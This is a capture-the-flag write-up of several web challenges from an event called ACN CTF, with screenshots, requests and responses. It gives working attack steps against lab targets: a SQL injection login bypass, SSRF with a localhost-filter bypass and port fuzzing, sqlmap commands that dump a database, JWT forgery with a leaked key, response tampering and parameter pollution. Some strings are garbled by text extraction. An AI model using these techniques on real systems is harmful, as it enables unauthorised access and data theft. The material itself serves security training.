


ACN CTF

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Note: This writeup won't provide you direct solution It will include all the steps and all the digging of how I reached the solution. Enjoy the dungeon ;)

Challenge: Timely Reflection

Webpage



The /script.js file contains obfuscated JavaScript code. I deobfuscated the code using deobfuscate.io. The deobfuscated code is very large, but I will write down the important part to get the flag.

```
async function fetchFlagFromServer() {
  try {
    const _0x5a2d88 = await fetch("/api/getFlag", {
      'method': "POST",
      'headers': {
        'Content-Type': "application/json"
      },
      'body': JSON.stringify({
        'key': "Ei1QiKRVfxFD"
      })
    });
    if (!_0x5a2d88.ok) {
      throw new Error("Network response was not ok");
    }
    const _0x2094f5 = await _0x5a2d88.json();
    const _0xe82fdd = _0x2094f5.flag;
    return atob(_0xe82fdd);
  } catch (_0x2c5699) {
    console.error("Failed to fetch the flag:", _0x2c5699);
    return "Error fetching flag";
  }
}
```

```
}
```

The above code fetches the flag from the server; we need to recreate this request.

Request

```
Pretty Raw Hex
1 POST /api/getFlag HTTP/1.1
2 Host: timely-reflection-acnctf-a29d45dbc1c2.herokuapp.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://timely-reflection-acnctf-a29d45dbc1c2.herokuapp.com/
8 Sec-Fetch-Dest: script
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: same-origin
11 If-Modified-Since: Fri, 23 Aug 2024 17:46:56 GMT
12 If-None-Match: W/"16f1a-19180593680"
13 Te: trailers
14 Connection: keep-alive
15 Content-Type: application/json
16 Content-Length: 23
17
18 {
19   "key": "Ei lQiKRvfxFD"
20 }
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
  {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.her
  oku.com/reports?ts=1726213888&sid=c4c9725f-1ab0-44d8-820f-430df2718e11&s=
  7p2RwQQqayzLwrc%2ByZ9Eeeh9SHOVjxYJMvNRt7pPNXo%3D"}]}
4 Reporting-Endpoints:
  heroku-nel=https://nel.heroku.com/reports?ts=1726213888&sid=c4c9725f-1ab0
  -44d8-820f-430df2718e11&s=7p2RwQQqayzLwrc%2ByZ9Eeeh9SHOVjxYJMvNRt7pPNXo%3
  D
5 Nel:
  {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failur
  e_fraction":0.05,"response_headers":["Via"]}
6 Connection: keep-alive
7 X-Powered-By: Express
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 63
10 Etag: W/"3f-ub3m/XMGqD9ZyoVsbhxpWUXbX4"
11 Date: Fri, 13 Sep 2024 07:51:28 GMT
12 Via: 1.1 vegur
13
14 {
15   "flag": "QUNOXONURntSZUYxRwM3ZURfwHM1XoLTx2lOVEVSMzVUaU42fQ=="
16 }
```

Inspector

```
Selection 52 (0x34)
Selected text
QUNOXONURntSZUYxRwM3ZURfwHM1XoLTx2lOVEVS
MzVUaU42fQ==
Decoded from: Base64
ACN_CTF{ReF1Ec7eD_Xs5_IS_iNTER3StiN6}
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 15
Response headers 11
```

Challenge: Xception

Webpage

Welcome to SecureCorp

Your trusted partner in cybersecurity solutions. Protect your business from digital threats.

Login to Your Account

Our Services

Threat Detection

Advanced threat detection systems to identify and mitigate risks before they impact your business.

Network Security

Robust network security solutions to protect your infrastructure from unauthorized access and attacks.

Consulting & Training

Expert consulting and training services to help your team understand and manage cybersecurity threats effectively.

About Us

SecureCorp is a leading provider of comprehensive cybersecurity services. Our team of experts is dedicated to helping businesses of all sizes protect their digital assets and maintain a secure environment. With years of experience and a commitment to staying ahead of emerging threats, we offer tailored solutions to meet your specific security needs.

Our mission is to deliver peace of mind through innovative and reliable security measures, allowing you to focus on what you do best—running your business.

Contact Us

Have questions or need assistance? Reach out to our support team, and we'll be happy to help.

Login page

Welcome to Secure

Login

Username:

Password:

Login

Don't have an account ? [Register Now](#)

When `username=admin'&password=admin` is sent in a POST request, the server returns a 500 Internal Server Error. This indicates a potential SQL injection vulnerability. I tried a basic authentication bypass SQL injection payload with `username=admin' ;-- -&password=admin`, and it successfully bypassed the login page.

Admin Dashboard

Welcome, Admin!

Here is your control panel. Use the tools below to manage the system.

System Overview:

Total Users: 10

Recent Activities: No recent activities

Flag is in source code

```
<section class="content">
  <h1>Admin Dashboard</h1>
  <p>Welcome, Admin!</p>
  <div class="dashboard-content">
    <p>Here is your control panel. Use the tools below to manage the system.</p>
    <h2>System Overview:</h2>
    <ul>
      <li>Total Users: 10</li>
      <li>Recent Activities: No recent activities</li>
      <!-- <p>Flag: ACN_CTF{wh0_nEEd$_4_pAS$W0rd_wh3N_y0U_hAVe_SQ1i}</p> -->
    </ul>
  </div>
</section>
```

Challenge: Proxy Browser

Webpage

Proxy Browser

Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

Fetch URL

The webpage is very simple, with just a field that takes a URL input, which is enough to identify an SSRF vulnerability.


Proxy Browser

Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

Fetch URL

Fetches Content:

Search [Images](#) [Maps](#) [Play](#) [YouTube](#) [News](#) [Gmail](#) [Drive](#) [More »](#) [Web History](#) | [Settings](#) | [Sign in](#)



Advanced search

Google Search

I'm Feeling Lucky

Google offered in: [हिन्दी](#) [বাংলা](#) [සිංහල](#) [मराठी](#) [தமிழ்](#) [ગુજરાતી](#) [ಕನ್ನಡ](#) [മലയാളം](#) [ਪੰਜਾਬੀ](#)

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But the localhost is blocked

Proxy Browser

Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

Fetch URL

Error:

Localhost has been secured to prevent unnecessary access

This can be bypassed with `http://0` [reference](#).

Proxy Browser

Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

Fetch URL

Fetches Content:

Proxy Browser

Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

Fetch URL

I tried to manually fuzz the endpoints, such as `/flag.txt` and `/getFlag`, but had no luck. Then I realised there could be an internal port hosting a webpage. I used burpsuite intruder to fuzz ports from 1 to 65535

1 x2 x+

PositionsPayloadsResource poolSettings

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base t

Target:

1 POST / HTTP/1.1

2 Host: 34.100.175.95

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefo

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 28

9 Origin: http://34.100.175.95

10 Connection: keep-alive

11 Referer: http://34.100.175.95/

12 Upgrade-Insecure-Requests: 1

13

14 imageUrl=http%3A%2F%2F0%3A\$80\$

1 x2 x+

PositionsPayloadsResource poolSettings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the

Payload set:

Payload count: 65,535

Payload type:

Request count: 65,535

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Make sure to uncheck this payload encoding.

? Payload encoding

This setting can be used to URL-encode selected characters within the final payload

☐ URL-encode these characters:

Among the responses, some will say "Good thinking but flag is not here," but one port will have the flag in a comment. Port 17649 contains the flag.

```
<div>
  <!-- ACN_CTF{In7erNAl_$ERveR_FOuND_5uCc3$SfuL1Y_n1c3_w0rK} -->Good thinking, but it's not here
</div>
```

Challenge: Blog Site

Login page

Login

No Sign Up required

Username

Password

Login

After logging in, you can use any username and password except "admin" username.

Welcome, test!

Available Blogs

A Journey Through the Mountains by Jane Doe
The Evolution of Digital Music by John Smith
Exploring the Wonders of Ancient Architecture by Alice Johnson
The Art and Science of Culinary Delights by Emily Brown
The Magic of Ocean Exploration by David Thompson
The Timeless Appeal of Classic Literature by Sophia Williams
Gardening for Mental Well-being by Linda Green
The Future of Electric Cars by James Peterson
Mindful Travel: How to Journey with Purpose by Olivia Brown
The Science of Sleep: Why Rest Matters by Michael Carter

JWT is used for session management

```
Cookie Value ☐ Show URL-decoded
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRlc3QiLCJyb2xlIjoiaXNlcilzImIhdCI6MTcyNjlxNTUzNX0.muyKOhwT
a626YPcVELmotkikCoMR9HiNwmY6L34j1dw
```

I couldn't figure out the next step so I took a hint.

Hint: nUE0pUZ6YI9aMJ9IM2lioF5hMKDiH3EyM09hoTyhMF91pTkiLJD=

When decode this base64 text using cyberchef it give a url.

Recipe

From Base64

Alphabet
N-ZA-Mn-za-m0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

nUE0pUZ6Yl9aMJ9lM2IioF5hMKDiH3EyM09hoTyhMF91pTkiLJD=

REC 52 1

Output

https://georgeom.net/StegOnline/upload

<https://georgeom.net/StegOnline/upload>

There is only one image on the site, which is the blog logo. I uploaded the image to this website. In the description, it is mentioned that the default level is 0. This provides us with a text.

[Back to Home](#)

Extract Data

Here you can extract data hidden inside of the image. Select some bits and adjust the settings appropriately. The final extracted data is checked against some basic file headers, and so the filetype can be automatically determined.

Please note that Alpha options are only available if the image contains transparency.

	R	G	B
7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
6	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
5	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
4	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
0	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Pixel Order

Row ▾

Bit Order

MSB ▾

Bit Plane Order

R ▾ G ▾ B ▾

Trim Trailing Bits

No ▾

Go

Results

No file types identified.

The results below only show the first 2500 bytes. Select "Download" to obtain the full data.

Ascii (readable only):

```
XKr3qRTp  hXrC35s.  .....  .....  .....  .....  .....  
.....  .....  .....?..  ?.....?..  q.....  .....?..  ?..~.....  
.....  .....  .....  .....  .....  .....  .....
```

Initially, I was not able to figure out what it was, but after discussing it with my teammate, @Veer Mehta, aka pseudology, he suggested that it could be the key used to sign the JWT token. And he was correct; it is the JWT key.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJyb2x1IjoieYWRtaW4iLCJpYXQiOiE3MjYyMTU1MzV9.Oi4gvBPj3iLyvwIdPr_dVq0JesIdqy8GWle6D1gVHGk
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "username": "test",  
  "role": "admin",  
  "iat": 1726215535  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  XKr3qRTphXrC35s  
) ☐ secret base64 encoded
```

Welcome, test!

Admin Access: Here is the flag: ACN_CTF{jOTTeD_Tha7_jW7_sUCCes5fu1LY}

Available Blogs

A Journey Through the Mountains by Jane Doe
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Challenge: ACN Library

Webpage

Give me book's number and I give you...

Book's number :

Sqli

Give me book's number and I give you...

Book's number :

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1 in /var/www/html/index.php:38 Stack trace: #0 /var/www/html/index.php(38): mysqli_query(Object(mysqli), 'SELECT bookname...') #1 {main} thrown in /var/www/html/index.php on line 38

I used sqlmap to dump the database. Below is the command.

```
$ sqlmap -u 'http://34.171.22.181/?number=1&submit=Submit' --dbs
--batch -p number #to get database


$ sqlmap -u 'http://34.171.22.181/?number=1&submit=Submit' --dbs
--batch -p number -D 1ccb8097d0e9ce9f154608be60224c7c --dump-all

[14:23:09] [INFO] fetching tables for database: '1ccb8097d0e9ce9f154608be60224c7c'
[14:23:10] [INFO] retrieved: 'books'
[14:23:10] [INFO] retrieved: 'flags'
[14:23:10] [INFO] retrieved: 'secret'
[14:23:10] [INFO] retrieved: 'users'
[14:23:10] [INFO] fetching columns for table 'secret' in database '1ccb8097d0e9ce9f154608be60224c7c'
[14:23:11] [INFO] retrieved: 'password'
[14:23:11] [INFO] retrieved: 'varchar(56)'
[14:23:12] [INFO] retrieved: 'username'
[14:23:12] [INFO] retrieved: 'varchar(56)'
[14:23:12] [INFO] fetching entries for table 'secret' in database '1ccb8097d0e9ce9f154608be60224c7c'
[14:23:13] [INFO] retrieved: 'ACN_CTF{B00l34n_B4s3d_Bl1nD_SQLi_!s_FuN}'
[14:23:13] [INFO] retrieved: 'tr0j4n'
[14:23:13] [INFO] retrieved: 'Keep_Going!!!'
[14:23:14] [INFO] retrieved: 'TheWeeknd'
```


Challenge: Hacker's E-Commerce

Webpage


Hacker's E-commerce Store[Home](#)




Hacker Sticker
\$9




WiFi Extender
\$50




Wire Organizer
\$100



USB Rubber Ducky
\$40



Hacker Keyboard
\$150




LAN Capturer
\$120

Product page

Product Details[Home](#) [View Cart](#)

Hacker Sticker



It's very bad not to have a sticker on your laptop. Get this sticker and show off your hacking skills.

Price: \$9

[Add to Cart](#) [Go Back](#)

In the product page source, there was a `/js/cart.js` file that was obfuscated, so I used the same site to deobfuscate the code. When you add a product to the cart, you can see the request to the `/get-cat` endpoint in Burp Suite.

```
Request
Pretty Raw Hex
1 GET /get-cart HTTP/1.1
2 Host: 34.46.164.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://34.46.164.19/product/1
8 Connection: keep-alive
9 Cookie: connect.sid=
  s%3AlcnRf8DVgmXkLZ0hKQSoZIDF8ITONH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM
  93LMJzIA7y0EEII
0 If-None-Match: W/"1b-As2nEJOPqgNuuyNNlazSZJbJSbs"
1
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 69
5 ETag: W/"45-hMk93SONNvfeAOYCtuWGKmp8jFI"
6 Date: Fri, 13 Sep 2024 08:57:41 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "items": [
    {
      "id": 1,
      "name": "Hacker Sticker",
      "price": 9
    }
  ],
  "totalPrice": 9
}
```

This will be useful. Now let's look at the deobfuscated JavaScript code. I have changed the variable names to a human-readable format so that you, the reader, can understand.

```
function checkCartStatus() {
  fetch("/get-cart")
    .then(response => response.json())
    .then(cartData => {
      if (cartData.items && cartData.items.length > 0) {
        document.getElementById("view-cart").style.display = "block";
      }
    });
}
```



```

    if (cartData.totalPrice < 5) {
      var totalPriceFromResponse = cartData.totalPrice;
      var computedTotalPrice = 0;
      cartData.items.forEach((item, index) => {
        computedTotalPrice += item.price;
      });
      if (totalPriceFromResponse == computedTotalPrice) {
        fetch("/api/flagger", {
          method: "POST",
          headers: {
            'Content-Type': "application/json"
          },
          body: JSON.stringify({
            key: "b@otTlBsJ6Vv{F5",
            cart: cartData
          })
        })
        .then(flagResponse => flagResponse.json())
        .then(flagData => {
          if (flagData.success) {
            console.log("You seem to have manipulated my response.
I will not give you the flag. Just kidding, here you go: " +
flagData.flag);
          }
        });
      }
    }
  }
}
})
.catch(error => console.error("Error fetching cart data:",
error));
}

```

This entire code executes whenever the /get-cart request is made. Let's understand the checks that we need to bypass.

Check 1:

```

if (cartData.items && cartData.items.length > 0) {
  document.getElementById("view-cart").style.display = "block";
}

```

This checks the cart should not be empty.

Check 2:

```

if (cartData.totalPrice < 5) {

```

```
var totalPriceFromResponse = cartData.totalPrice;
var computedTotalPrice = 0;
cartData.items.forEach((item, index) => {
    computedTotalPrice += item.price;
});
```

The total price of the cart data should be less than 5 in order for the code inside the if block to execute.

You might get confused here, so let's implement this step by step. I will intercept the request in Burp Suite after clicking "Add to Cart."

The screenshot shows the Burp Suite interface. At the top, there are three buttons: "Intercept on" (blue), "Forward" (orange), and "Drop" (grey). Below these is a table with columns: Time, Type, Direction, and Host. The first row shows a request at 14:40:14 on 13 Sep 2024, of type HTTP, direction "Request", from host 34.46.164.19. Below the table, the "Request" tab is selected, showing a "Pretty" view of the request. The request is a POST to /add-to-cart with the following headers and body:

```
1 POST /add-to-cart HTTP/1.1
2 Host: 34.46.164.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://34.46.164.19/product/1
8 Content-Type: application/json
9 Content-Length: 8
10 Origin: http://34.46.164.19
11 Connection: keep-alive
12 Cookie: connect.sid=s%3A1cnRf8DVgmXkLZ0hKQSoZIDF8IT0NH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM93l
13
14 {
15   "id":1
16 }
```

I will forward this request. Click "OK" on the browser's alert; otherwise, the rest of the requests will not be made.

The screenshot shows a browser alert dialog box. The background is a grey gradient with a blue text overlay that reads: "It's very bad not to have a sticker on your laptop. Get this sticker and show off your hacking skills." The alert dialog box is dark grey with a white border. It has a title bar with a globe icon and the text "34.46.164.19". The main text of the alert says "Hacker Sticker has been added to your cart." There is a blue "OK" button in the bottom right corner.

On /get-cart request “right click > Do intercept > Response to this request” then forward this request and wait for the response.

The screenshot shows the Burp Suite interface with the 'Intercept on' button active. Below the toolbar is a table of intercepted requests:

Time	Type	Direction	Host
14:44:50 13 Sep 2024	HTTP	→ Request	34.46.164.19
14:44:50 13 Sep 2024	HTTP	→ Request	34.46.164.19

The 'Request' tab is selected, showing the details of the first request in 'Pretty' format:

```
1 GET /get-cart HTTP/1.1
2 Host: 34.46.164.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://34.46.164.19/product/1
8 Connection: keep-alive
9 Cookie: connect.sid=s%3A1cnRf8DVgmXkLZ0hKQSoZIDF8ITONH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM93LMJzI
10 If-None-Match: W/"1b-As2nEJOPqgNuuyNNlazSZJbJSbs"
11
12
```

Response will be like this:

The screenshot shows the Burp Suite interface with the 'Forward' button active. Below the toolbar is a table of intercepted responses:

Time	Type	Direction	Host
14:44:50 13 Sep 2024	HTTP	← Response	34.46.164.19


The 'Response' tab is selected, showing the details of the first response in 'Pretty' format:

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 69
5 ETag: w/"45-hMk93SONNvfeAOYctuWGKmp8jFI"
6 Date: Fri, 13 Sep 2024 09:22:49 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
11   "items":[
12     {
13       "id":1,
14       "name":"Hacker Sticker",
15       "price":9
16     }
17   ],
18   "totalPrice":9
19 }
```

Now, don't forward it right away; we need to make some changes first. Let's iterate through the checks.

Check 1 passed, since 1 item is in the cart.

Check 2 Not passed total price should be less than 5.
So we will have to change the prices.



Now, in the if block of check 2, examine the variables.
totalPriceFromResponse will have a value 4 in integer.
computedTotalPrice will be 4 in integer since it's the sum of price of all items and we have only 1 item with price 4.

Check 3:

```
if (totalPriceFromResponse == computedTotalPrice) {
  fetch("/api/flagger", {
    method: "POST",
    headers: {
      'Content-Type': "application/json"
    },
    body: JSON.stringify({
      key: "b@ot1LBsJ6Vv{F5",
      cart: cartData
    })
  })
}
```

This is the final check. Here, `totalPriceFromResponse` should be equal to `computedTotalPrice`, and in our case, they are equal, so we should receive the flag. Again same “right click > Do intercept > Response to this request” then forward this request and wait for the response.

```
Request
Pretty Raw Hex
1 POST /api/flagger HTTP/1.1
2 Host: 34.46.164.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://34.46.164.19/product/1
8 Content-Type: application/json
9 Content-Length: 102
10 Origin: http://34.46.164.19
11 Connection: keep-alive
12 Cookie: connect.sid=
s%3AAlcnRf8DVgmXkLZohKQSoZIDF8IT0NH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM93LMJzIA7yOEEII
13 {
14   "key": "b@otTlBsJ6Vv{F5",
    "cart": {
      "items": [
        {
          "id": 1,
          "name": "Hacker Sticker",
          "price": 4
        }
      ],
      "totalPrice": 4
    }
  }
}
```

Response will contain the flag.

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 76
5 ETag: W/"4c-laHyjDq1xPLP1CXf3Ek7iy4T9VI"
6 Date: Fri, 13 Sep 2024 09:29:10 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9 {
10   "success": true,
    "flag": "ACN_CTF{WHO_wOuLDN'7_1lKe_63ttiNg_ThIN9s_fOR_LEss}"
  }
}
```

Challenge: People Directory

Webpage

People Directory

Login Register

Login

Username:

Password:

Login

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After register & login

People Directory

Logout

People Directory



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There is nothing here. Let's test the forgot password page.

Reset password page

Reset Password

Username:

Existing Password:

New Password:

[Reset Password](#)

[Back to login](#)

To reset the password, the existing password is needed. Since brute-forcing is not allowed, it's not an option.

Request for password reset.

```
Request
Pretty Raw Hex
1 POST /reset-password?y=lucifer&z=password HTTP/1.1
2 Host: 23.251.153.108
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://23.251.153.108/reset-password
8 Content-Type: application/json
9 Content-Length: 26
10 Origin: http://23.251.153.108
11 Connection: keep-alive
12 Cookie: connect.sid=
    s%3AJ4Nw2XAYICPUHDccaFufLaraDPrvV-68.CQGo8qDVokd%2BR1BAjQgzwNKlbrcoR2FmHGYUxL9w5BA
13 {
14   "password": "newpassword"
15 }
```

Response for password reset

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 16
5 ETag: W/"10-oV4hJxRVSEnxc/wX8+mA4/Pe4tA"
6 Date: Fri, 13 Sep 2024 09:36:24 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
    "success":true
}
```

I tried response manipulation and received a "Congratulations" message, but there was no flag. I also deobfuscated the JavaScript but still had no luck.

There is a parameter pollution attack on the y parameter, where y represents the username in the form.

```
Request
Pretty Raw Hex
1 POST /reset-password?y=lucifer&y=admin&z=newpassword HTTP/1.1
2 Host: 23.251.153.108
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://23.251.153.108/reset-password
8 Content-Type: application/json
9 Content-Length: 29
0 Origin: http://23.251.153.108
1 Connection: keep-alive
2 Cookie: connect.sid=
s%3AJ4Nw2XAYICPUHDccaFufLaraDPrvV-68.CQGo8qDVokd%2BR1BAjQgzwnK
3
4 {
    "password": "Newnewpassword"
}
```



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 66
5 ETag: W/"42-ZDFA0w0Ew7+mPy3Nqsc1YLbzruM"
6 Date: Fri, 13 Sep 2024 09:39:46 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
    "success":true,
    "message":"ACN_CTF{sAm3_ParAMet3r_tW1C3_wHy_noT}"
}
```

That's it hope you enjoyed.

THE END